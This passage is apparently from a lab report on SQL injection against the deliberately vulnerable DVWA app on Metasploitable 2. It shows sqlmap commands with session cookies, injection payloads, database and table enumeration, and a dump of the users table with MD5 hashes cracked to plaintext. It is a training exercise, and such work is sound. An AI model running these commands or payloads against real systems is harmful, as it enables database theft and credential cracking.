available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
```



```
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNIO
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71767a6b71,0x6d47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#&Submit=Submit
---
[13:14:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[13:14:03] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[13:14:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:14:03 /2025-11-11/


┌──(kali㉿kali)-[~]
└─$ 
```


❖ Sqlmap command to list tables

- sqlmap -u "http://localhost/dvwa/vulnerabilities /sqli/ ?id=1& \
  Submit=Submit" --cookie="PHPSESSID= \
  kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \
  -D dvwa --tables --batch



```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=32f00dffbb0a602bd89acc8410d60bec; security=low" \
-D dvwa --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:19:16 /2025-11-11/

[13:19:16] [INFO] resuming back-end DBMS 'mysql'
[13:19:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3874=3874#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNIO
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit

    Type: UNION query
```


The output are the tables that is highlighted in the picture below.




```
Session  Actions  Edit  View  Help
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNIO
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71767a6b71,0x6d47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#&Submit=Submit
---
[13:19:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[13:19:16] [INFO] fetching tables for database: 'dvwa'
[13:19:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[13:19:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:19:16 /2025-11-11/

┌──(kali㉿kali)-[~]
└─$
```

❖ Sqlmap command to dump users table

- sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1& \
  Submit=Submit" --cookie="PHPSESSID= \
  kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \
  -D dvwa -T users --dump –batch



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=32f00dffbb0a602bd89acc8410d60bec; security=low" \
-D dvwa -T users --dump --batch

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.9#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:22:22 /2025-11-11/

[13:22:22] [INFO] resuming back-end DBMS 'mysql'
[13:22:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3874=3874#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNIO
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit
```



```
[13:22:23] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:22:23] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:22:23] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:22:23] [INFO] starting 2 processes
[13:22:28] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:22:30] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:22:37] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:22:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                          | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+

[13:22:46] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.39/dump/dvwa/users.csv'
[13:22:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:22:46 /2025-11-11/

┌──(kali㉿kali)-[~]
└─$ |
```

The data is extracted and the user_id , name , password is exploited as highlighted in the picture above and the tables are dumped to a Csv file.

6. Conclusion

Successfully demonstrated SQL injection and extracted sensitive user credentials including password hashes. So, proved that lack of input sanitization leads to critical breaches and due to this real world applications must implement secure coding practices.

7. References

- Sqlmap documentation → http://sqlmap.org
- Kali Linux Tools → https://www.kali.org/tools/sqlmap/
- Metasploitable 2 → https://sourceforge.net/projects/metasploitable/